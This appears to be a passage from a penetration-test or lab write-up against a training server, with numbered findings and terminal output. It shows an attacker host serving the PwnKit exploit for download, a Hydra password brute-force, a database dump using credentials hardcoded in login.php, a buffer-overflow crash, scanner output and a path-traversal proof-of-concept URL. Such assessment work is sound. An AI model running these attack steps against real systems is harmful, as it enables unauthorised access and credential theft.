┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  PwnKit  Templates  Videos

┌──(kali㉿kali)-[~]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.0.66 - - [10/Dec/2022 15:11:22] "GET /PwnKit HTTP/1.1" 200 -
```

Serving the exploit with python


Brute Forcing User Passwords (4.2)

```
hydra -l gibson -P /usr/share/wordlists/rockyou.txt 10.10.0.66 http-form-get "/login.php:username=gibson&password=^PASS^&Login=Enter:L
```




```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ hydra -l gibson -P /usr/share/wordlists/rockyou.txt 10.10.0.66 http-form-get "/login.php:username=gibson&password=^PASS^&Login=Enter:Login failed"
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws an
d ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-10 12:30:28
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://10.10.0.66:80/login.php:username=gibson&password=^PASS^&Login=Enter:Login failed
[80][http-get-form] host: 10.10.0.66   login: gibson   password: digital
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-10 12:31:16

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ 
```

MariaDB hardcoded password leakage (4.3)




```
gibson@nbnserver:/var/www/html$ pwd
/var/www/html
gibson@nbnserver:/var/www/html$ ls -la
total 60
drwxr-xr-x 6 root root 4096 Apr 21  2019 .
drwxr-xr-x 4 root root 4096 Apr 20  2019 ..
drwxr-xr-x 6 root root 4096 Apr 20  2019 assets
drwxr-xr-x 2 root root 4096 Jan 14  2020 data
-rwxr-xr-x 1 root root 5686 Apr 20  2019 favicon.ico
drwxr-xr-x 2 root root 4096 Apr 20  2019 images
-rwxr-xr-x 1 root root 7402 Apr 20  2019 index.php
drwxr-xr-x 2 root root 4096 Apr 20  2019 internal
-rwxr-xr-x 1 root root 4443 Apr 20  2019 login.php
-rwxr-xr-x 1 root root   27 Apr 20  2019 phpinfo.php
-rwxr-xr-x 1 root root  194 Apr 20  2019 php.ini
-rwxr-xr-x 1 root root   55 Apr 21  2019 robots.txt
gibson@nbnserver:/var/www/html$ cat login.php
<?php

header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Cache-Control: no-cache");
header("Pragma: no-cache");

$error_message = "";
$servername = "localhost";
$database       = 'nbn';
$username       = 'root';
$password       = 'digital';

$conn = new mysqli($servername, $username, $password, $database);
if ($conn→connect_error) {
    die("Connection failed: " . $conn→connect_error);
}
```




```
gibson@nbnserver:/var/www/html$ mysql --user=root --password=digital
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 6815
Server version: 10.1.38-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases
    → ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| nbn                |
| performance_schema |
+--------------------+
4 rows in set (0.02 sec)

MariaDB [(none)]> use nbn;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [nbn]> show tables
    → ;
+---------------+
| Tables_in_nbn |
+---------------+
| users         |
+---------------+
1 row in set (0.00 sec)

MariaDB [nbn]> select * from users;
+---------+------------+------------+------------+----------------------------------+---------------------+---------------------+--------------+
| user_id | firtname   | lastname   | user       | password                         | avatar              | last_login          | failed_login |
+---------+------------+------------+------------+----------------------------------+---------------------+---------------------+--------------+
|       1 | gibson     | gibson     | gibson     | e0e1d64fdac4188f087c4d44060de65e | data/ourCEO.jpg     | 2019-04-21 14:08:55 |          123 |
|       3 | stephenson | stephenson | stephenson | 942cbb4499d6a60b156f39fcbaacf0ae | data/stephenson.jpg | 2029-12-12 01:23:45 |          123 |
+---------+------------+------------+------------+----------------------------------+---------------------+---------------------+--------------+
2 rows in set (0.00 sec)

MariaDB [nbn]>
```

Buffer Overflow using nbn.backup (4.4)




```
stephenson@nbnclient:~$ ls -lart
total 64
-rw-r--r-- 1 stephenson stephenson   675 Nov 11  2018 .profile
-rw-r--r-- 1 stephenson stephenson   220 Nov 11  2018 .bash_logout
-rw-r--r-- 1 stephenson stephenson  3771 Nov 11  2018 .bashrc
drwx------ 2 stephenson stephenson  4096 Nov 11  2018 .cache
drwxr-xr-x 3 root       root        4096 Apr 21  2019 ..
-rw-r--r-- 1 root       root         839 Apr 21  2019 flag7
-r-x------ 1 root       root       16172 Apr  4  2020 nbn
-rwxrwxrwx 1 root       root       16172 Apr  4  2020 nbn.backup
drwxr-xr-x 3 stephenson stephenson  4096 May 14 11:25 .
-rw------- 1 stephenson stephenson   129 May 14 18:02 .bash_history
stephenson@nbnclient:~$
stephenson@nbnclient:~$
stephenson@nbnclient:~$
stephenson@nbnclient:~$ gdb nbn.backup
GNU gdb (Ubuntu 8.0.1-0ubuntu1) 8.0.1
Copyright (C) 2017 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
```



```
-- Main Menu --
1. Create new customer account
2. Paid Bill Deposit
3. Bill for Service
4. Account information
5. Log out
6. Clear the screen and display available options

Please enter any options (1-6) to continue : 1
1

Creating a new Customer Profile
Enter the account holder name    : KOMALAMTEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Enter the account holder address : ny

Account has been created successfully

-- Main Menu --
1. Create new customer account
2. Paid Bill Deposit
3. Bill for Service
4. Account information
5. Log out
6. Clear the screen and display available options

Please enter any options (1-6) to continue : 1
1

Creating a new Customer Profile
Enter the account holder name    : KOMALAMTEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A

Enter the account holder address : ny

Account has been created successfully

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) █
```

Public access to webserver dir (4.6)


Index of /assets
Not secure | 10.10.0.66/assets/
Index of /data
Not secure | 10.10.0.66/data/

Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2019-04-20 18:29	-	
fonts/	2019-04-20 18:31	-	
js/	2019-04-20 18:09	-	
sass/	2019-04-20 18:09	-	


Apache/2.4.29 (Ubuntu) Server at 10.10.0.66 Port 80

Index of /data

Name	Last modified	Size	Description
Parent Directory		-	
CEO_gibson.jpg	2017-05-11 18:35	56K	
customer.list	2022-12-10 19:00	1.3K	
customerservice.jpg	2019-04-20 23:49	238K	
flag1	2020-01-14 17:25	1.3K	
flag4.jpg	2019-04-20 23:49	70K	
newtech.jpg	2019-04-20 23:49	180K	
ourCEO.jpg	2019-04-20 23:49	201K	
servicetechs.jpg	2019-04-20 23:49	171K	
stephenson.jpg	2014-08-30 22:13	37K	


Apache/2.4.29 (Ubuntu) Server at 10.10.0.66 Port 80

Dirb results




```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.10.0.66

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Dec 10 14:24:49 2022
URL_BASE: http://10.10.0.66/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.0.66/ ----
==> DIRECTORY: http://10.10.0.66/assets/
==> DIRECTORY: http://10.10.0.66/data/
+ http://10.10.0.66/favicon.ico (CODE:200|SIZE:5686)
==> DIRECTORY: http://10.10.0.66/images/
+ http://10.10.0.66/index.php (CODE:200|SIZE:7077)
==> DIRECTORY: http://10.10.0.66/internal/
==> DIRECTORY: http://10.10.0.66/javascript/
==> DIRECTORY: http://10.10.0.66/manual/
+ http://10.10.0.66/php.ini (CODE:200|SIZE:194)
+ http://10.10.0.66/phpinfo.php (CODE:200|SIZE:84312)
+ http://10.10.0.66/robots.txt (CODE:200|SIZE:55)
+ http://10.10.0.66/server-status (CODE:403|SIZE:298)

---- Entering directory: http://10.10.0.66/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.0.66/data/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Nikto results



```
┌──(kali㉿kali)-[~]
└─$ nikto -h 10.10.0.66
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.0.66
+ Target Hostname:    10.10.0.66
+ Target Port:        80
+ Start Time:         2022-12-10 14:21:41 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/internal/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ OSVDB-3268: /data/: Directory indexing found.
+ Entry '/data/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Cookie authenticated created without the httponly flag
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3092: /data/: This might be interesting...
+ OSVDB-3092: /internal/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7894 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2022-12-10 14:22:43 (GMT-5) (62 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

XSS attack proof of concept (4.7)



10.10.0.66/internal/customers.php?list=..%2Fdata%2Fcustomer.list

10.10.0.66 says

